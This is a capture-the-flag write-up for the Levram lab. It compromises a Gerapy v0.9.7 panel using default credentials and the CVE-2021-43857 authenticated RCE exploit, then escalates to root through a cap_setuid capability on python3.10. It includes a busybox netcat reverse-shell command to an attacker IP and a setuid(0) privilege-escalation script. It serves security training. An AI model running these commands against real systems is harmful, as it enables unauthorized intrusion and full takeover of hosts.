Levram
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Levram runs Gerapy v0.9.7 on 8000. We log in with default credentials (admin/admin) and fire the authenticated RCE CVE-2021-43857, landing asapp. The/usr/bin/python3.10binary holds thecap_setuid=epcapability, so anos.setuid(0)followed by a shell makes us root (cap_setuid abuse).
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. Only two ports:
ping -c 1 192.168.205.24
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.205.24
PORT STATE SERVICE
22/tcp open ssh
8000/tcp open httpnmap -p22,8000 -sCV 192.168.205.24 -oN targetedScanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
8000/tcp open http WSGIServer 0.2 (Python 3.10.6)
|_http-title: GerapyGerapy - TCP 8000

Port 8000 serves Gerapy, a web panel to manage Scrapy scraping spiders. It accepts the default credentials admin/admin:
Once inside, the dashboard (/#/home) shows no clients, but what matters is in the footer: Copyright © 2026 Gerapy v0.9.7. That line pins the exact version and, with it, the vulnerability search:

CLIENT   0 Normal Clients
CLIENT   0 Error Clients

Copyright © 2026 Gerapy v0.9.7 All Rights Reserved.
searchsploit confirms that version's authenticated RCE:
searchsploit gerapyGerapy 0.9.7 - Remote Code Execution (RCE) (Authenticated) | python/remote/50640.py (CVE-2021-43857)Exploitation
CVE-2021-43857: authenticated RCE
Gerapy lets you create and run projects; CVE-2021-43857 abuses that functionality to run arbitrary commands with a valid session. One detail conditions everything: the exploit does not create the project, it looks one up, so on an empty install it finds nothing to fire against. That is why the first step is creating one from the interface itself (Projects → create), with any name, here test:

PROJECT        + create
Create | Upload | Clone
Name: test
This will create a configurable project
[cancel] [create]
With the project in place, we copy the exploit into our working directory with searchsploit -m and rename it to something manageable. 50640.py logs in with admin/admin, locates the project and fires a reverse shell:
searchsploit -m python/remote/50640.py
mv 50640.py exp.py
python3 exp.py -t 192.168.205.24 -p 8000 -L 192.168.45.232 -P 22
Exploit for CVE-2021-43857
For: Gerapy < 0.9.8
[*] Resolving URL ...
[*] Logging in to application ...
[*] Login successful! Proceeding ...
[*] Getting the project list
[*] Found project: test
[*] Getting the ID of the project to build the URL
[*] Found ID of the project:  3
[*] Setting up a netcat listener
listening on [any] 22 ...
[*] Executing reverse shell payload
[*] Watchout for shell! :)
connect to [192.168.45.232] from (UNKNOWN) [192.168.205.24] 32900
bash: cannot set terminal process group (846): Inappropriate ioctl for device
bash: no job control in this shell
app@ubuntu:~/gerapy$
The exploit does all the work, including standing up its own listener via -P 22, and Found ID of the project: 3 confirms it located the test we just created. But the shell it hands over is no good for working: those two bash lines say there is no controlling terminal, so no Ctrl+C, no su, no history.
Before triggering the shell, we set up Penelope listening on port 80 (the exploit opens its own nc on 22 for the first contact):
penelope
(Penelope)> listeners add -p 80
The first callback lands on the exploit's listener on 22, but it is a non-interactive shell (bash: no job control in this shell); we stabilize it by reconnecting with busybox nc to port 80, where Penelope waits:
busybox nc 192.168.45.232 80 -e bash
Exploit for CVE-2021-43857
For: Gerapy < 0.9.8
[*] Login successful! Proceeding ...
[*] Getting the project list
[*] Found project: test
[*] Found ID of the project:  3
[*] Setting up a netcat listener
listening on [any] 22 ...
[*] Executing reverse shell payload
[*] Watchout for shell! :)
connect to [192.168.45.232] from (UNKNOWN) [192.168.205.24] 32900
bash: cannot set terminal process group (846): Inappropriate ioctl for device
bash: no job control in this shell
app@ubuntu:~/gerapy$ busybox nc 192.168.45.232 80 -e bash

(Penelope)> listeners add -p 80
[+] Got reverse shell from ubuntu~192.168.205.24-Linux-x86_64  Assigned SessionID <1>
[+] Shell upgraded successfully using /usr/bin/python3!
app@ubuntu:~/gerapy$ whoami
app
The shell Penelope stabilizes runs as app.
Local
cat local.txt && ip a && hostname && whoami
d6bcaef8860a9945aad418621ee3dbd5
app
Privilege escalation
cap_setuid capability on python3.10
We enumerate the system's capabilities with getcap. Capabilities are slices of root's privileges assignable to a specific binary; getcap highlights that /usr/bin/python3.10 carries cap_setuid=ep:
getcap -r / 2>/dev/null/usr/bin/python3.10 cap_setuid=epcap_setuid lets the binary change its UID to any value without being root, i.e. call setuid(0) successfully (cap_setuid abuse). A minimal script that sets the UID to 0 and launches a shell gives us root:
# privesc.py
import os
os.setuid(0)
os.system("/bin/bash")
/usr/bin/python3.10 privesc.py
app@ubuntu:~$ getcap -r / 2>/dev/null
/usr/bin/python3.10 cap_setuid=ep
...
app@ubuntu:~$ /usr/bin/python3.10 privesc.py
root@ubuntu:~# whoami
root
getcap confirms that /usr/bin/python3.10 holds cap_setuid=ep: with that capability, os.setuid(0) switches the UID to 0 without being SUID, and the resulting bash is root.
Root
cat /root/proof.txt && whoami && ip a && hostname
2291cccf65790ed3a12e48bf2ed95e5a
root
Attack chain
HTTP (8000)  --  Gerapy v0.9.7
        │  default credentials admin/admin
        │  CVE-2021-43857: authenticated RCE -> reverse shell
        ▼
app  (local.txt)
        │  cap_setuid=ep on /usr/bin/python3.10 -> os.setuid(0)
        ▼
root  (proof.txt)
Lessons learned
- Default credentials + authenticated RCE = full access.
admin/adminopened Gerapy and its version carried CVE-2021-43857. The factory password made an "authenticated" RCE trivial. getcapis mandatory in Linux enumeration. A misassigned capability shows up neither insudo -lnor among the classic SUIDs; onlygetcap -r /reveals it. It's a vector many overlook.cap_setuidon an interpreter is direct root. Granting that capability to Python (or Perl, Ruby...) is equivalent to gifting root's SUID: the binary can callsetuid(0)at will. Capabilities must be limited to binaries that truly need them, not general-purpose interpreters.